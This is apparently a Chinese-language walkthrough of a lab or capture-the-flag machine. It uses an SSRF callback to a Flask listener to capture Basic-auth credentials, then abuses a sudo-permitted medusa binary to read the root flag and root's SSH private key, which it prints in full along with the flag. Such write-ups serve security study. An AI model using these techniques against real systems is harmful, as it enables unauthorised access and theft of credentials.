
# Basic

## 信息收集

没啥东西正常看80

```
./fscan  -h 192.168.31.226

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
192.168.31.226:22 open
192.168.31.226:80 open
[*] alive ports len is: 2
start vulscan
[*] WebTitle http://192.168.31.226     code:200 len:2675   title:HTTP Requester
```




一开始浪费很多时间测试 后面想到ssrf外带


本地起个http服务 然后让靶机去读指定路由 得到账号密码

```
from flask import Flask, request
app = Flask(__name__)

@app.route('/ssrf-test')
def ssrf():
    print(request.headers)
    return 'ok'


if __name__ == '__main__':
    app.run(host='0.0.0.0', port=80)
```

```
 * Running on http://192.168.31.80:80
```

```
/ssrf-test
```

```
 * Running on http://192.168.31.80:80
Press CTRL+C to quit
Host: 192.168.31.80
Accept: */*
Authorization: Basic Y25oeWs6YmNmODI5NjI3ZWVhMzY0YTNhYmM0MWE2NTM3ZmJmNTQzZTk3NGZmOA==
```




```
cnhyk:bcf829627eea364a3abc41a6537fbf543e974ff8
```

# 提权

在home目录下有一个 jojo 随便一试jojo 就对了

```
cnhyk@Basic:/home$ ls
cnhyk  jojo
cnhyk@Basic:/home$ su jojo
Password:
jojo@Basic:/home$ sudo -l
Matching Defaults entries for jojo on Basic:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jojo may run the following commands on Basic:
    (ALL) NOPASSWD: /usr/bin/medusa
```

通过medusa进行读文件

# 方法一

可以直接读root.txt 或者读id_rsa

```
sudo medusa -H /root/root.txt -u a -p A -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

CRITICAL: Failed to resolve hostname: flag{root-c065860911bb44a2483c096cbd203df9} - Name or service not known
```

# 方法二

python

```
jojo@Basic:/home$
sudo medusa -h 127.0.0.1 -u root -P /root/.ssh/id_rsa -M ssh -v 6 -O /tmp/logs
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

GENERAL: Parallel Hosts: 1 Parallel Logins: 1
GENERAL: Total Hosts: 1
GENERAL: Total Users: 1
GENERAL: Total Passwords: 38
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: -----BEGIN OPENSSH PRIVATE KEY-----
(1 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn (2 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
NhAAAAAwEAAQAAAYEAuo7fDpWRyh52wo83HNHA5DwnBTEx1Y/hs7jnh5GCIBMxK9kg0A9d (3 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
aKHnmsDfnG22fr9ZB3XGDJjZpg86E4MGmzXAQ2FMZfcy0vJ90CIQ4kKrvzj2XvWpu+BkMZ (4 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
ibARGcZa0hzOk+RtbFnWGWWOUx0cTtNiEEWx3v43k8ELG1guQ4PU0jIlV6D70F2R9P6tfn (5 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
BOxr88YSnSsQu0RErnfg+TR2Vs1EGBpC2vY9yhQOn2X3XeCL2ewznq21DLojMkeW/1lyPn (6 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
j/isRTkYXToi+qG+B5KheUtJSGcXb9YMDM4kbCJ0EzRY2lkcZ8Lu8c+6Xyr46nzCKLcx4l (7 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
o13VHNraz6nA1gZZJCOhsaX8h7qdDp4bFFAkDEsIEdWJn3oygQ6HuddXfqlJ+lxw6+ANRw (8 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
jeGQoLCKj1ut0y5AbFmXvNY+DqaFiQr1YbvuWfm7L2l53ca3HMkK0HytG0o7VzAkyLGUpZ (9 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
yv+sF4sspTwdxT7UBt8RVmdOBdU8KhwOgqojj0+rAAAFgCbRPJIm0TySAAAAB3NzaC1yc2 (10 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
EAAAGBALqO3w6VkcoedsKPNxzRwOQ8JwUxMdWP4bO454eRgiATMSvZINAPXWih55rA35xt (11 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
tn6/WQd1xgyY2aYPOhODBps1wENhTGX3MtLyfdAiEOJCq7849l71qbvgZDGYmwERnGWtIc (12 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
zpPkbWxZ1hlljlMdHE7TYhBFsd7+N5PBCxtYLkOD1NIyJVeg+9BdkfT+rX5wTsa/PGEp0r (13 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
ELtERK534Pk0dlbNRBgaQtr2PcoUDp9l913gi9nsM56ttQy6IzJHlv9Zcj54/4rEU5GF06 (14 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
IvqhvgeSoXlLSUhnF2/WDAzOJGwidBM0WNpZHGfC7vHPul8q+Op8wii3MeJaNd1Rza2s+p (15 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
wNYGWSQjobGl/Ie6nQ6eGxRQJAxLCBHViZ96MoEOh7nXV36pSfpccOvgDUcI3hkKCwio9b (16 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
rdMuQGxZl7zWPg6mhYkK9WG77ln5uy9ped3GtxzJCtB8rRtKO1cwJMixlKWcr/rBeLLKU8 (17 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
HcU+1AbfEVZnTgXVPCocDoKqI49PqwAAAAMBAAEAAAGBALdrFJ9QKqBfxz+Ocw8gotdC1N (18 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
JkBa0E41FB8FD3nMpQVD3aIkqtcJcY547dJnyz2YNQOgX9oxRri0GbIuxgHDSpajhVBzoR (19 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
CqUfyNbDR3pNNnKxXHkMay7OdXPVqEAqwmutBthiUdpv+qa7dYg8/vhQ9zAK0i+LhXlOju (20 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
GS9vST0T9kAbEV/QZQP9my0W4Bi57pm1F3YoGn/7E+c5BdSJF7JQY+lj5kQ2roQuPVSHMr (21 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
W0OvK5C8jBvsiV7T+xrKClt9OEseNufcUUA5iaKI+G4qwx3znjt548FxxF6q2Jlp5pEThP (22 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
AMBPFQvb99HL3MNF/paO2lczp9Jl5puiHOAUBF7lAgGsIYPU3wo5GaWl3IEYnfn7lXziB8 (23 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
iVkP0K/gx4yauF159H4IMP7pmh0rDRxLdW2h2GCc2vspJpD9mQ8dBemG+6fUHTJzfgFwR0 (24 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
eTHDHJtzj5q5yK4g/5zaRS8+Vx4iTBYw/aBzWr1WkP4OkmLWyx6NZXzEkw/MxdJyF/oQAA (25 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
AMAchGFcfzr4d/Rv+Q1eaFzNVGFVAmiW2H2Sz9lOZAXw/jARJww9B3Zg3M9q+b5w4SVMeQ (26 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
HJYjgWPy97/KkQZR5U4MC8Ds7zyQY3AhlqJvcDIZeTFMXt44qWmaKiQy2KciVIW30+UAtO (27 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
GOBqPoykzbwgLmh5hJmQGpgzssgMhOM7hIcRMP/Ymhsyw8ok9++FEqSN9mUiXSGR7WbGke (28 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
esb99CYOsc7YCJ0EeZJJEhQIxwFg094NDCjK83j5yOrDssfNIAAADBAN83PifBNXGdRFN0 (29 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
nF5r4QSW1wDQ0CHHOZt0zXYbpjyxASFhtTWfEci5AXWz9jL4qFCLBx77jNfabalhRPl28E (30 of 38 complete)
```

```
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
8Gavf8rssqD8+ZcHr/bAPSlfxY9Q+5L6FKAdKl7x70qNiYp7btyAuGFWKfn+lH4sSFCVBA (31 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
MSDsXSQvL5bB6CGFLASboZJLNYO+0iYJ5nGZch+B3HQQ+sk52A3ipR5Om1Trk+ZelV5iH7 (32 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
uMDrSz1Co+0ozDPmfvo9PGrttYqmPpaQAAAMEA1fVTHfJmX8vv4IGthLzeWaosc90bjiMY (33 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
70FX+KImdoi26V61rccY2IBL6X4KffrL1jTuET12czbwGgZh3KpHbFrXNsc/jxV+sUKVJa (34 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
aKLFd+UNjg756RvevzBMXr5c9ewE6hcdNiwKDBxkBqSbuiBr+oeSMg0G4ppwCGg+G0lBd/ (35 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:
ltoRV5MXeIxoYZ6B/jrAbc/Y9kQZ0ozcoSe3zMViGiY++TQf2TPkhiBvu8bRY4vy19nl1c (36 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: mM/HtQ/t5mUZnzAAAACnJvb3RAQmFzaWM=
(37 of 38 complete)
ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: -----END OPENSSH PRIVATE KEY----- (38
of 38 complete)
GENERAL: Medusa has finished.
```

去掉爆破信息

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
mM/HtQ/t5mUZnzAAAACnJvb3RAQmFzaWM=
-----END OPENSSH PRIVATE KEY-----
```

保存到文件里

```
jojo@Basic:~$ vi key.txt
jojo@Basic:~$ chmod 600 key.txt
jojo@Basic:~$ ssh -i key.txt root@192.168.31.226
Linux Basic 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul  6 08:23:47 2025 from 192.168.3.94
root@Basic:~# ls
root.txt
root@Basic:~# cat root.txt
```

```
flag{root-c065860911bb44a2483c096cbd203df9}
root@Basic:~#
```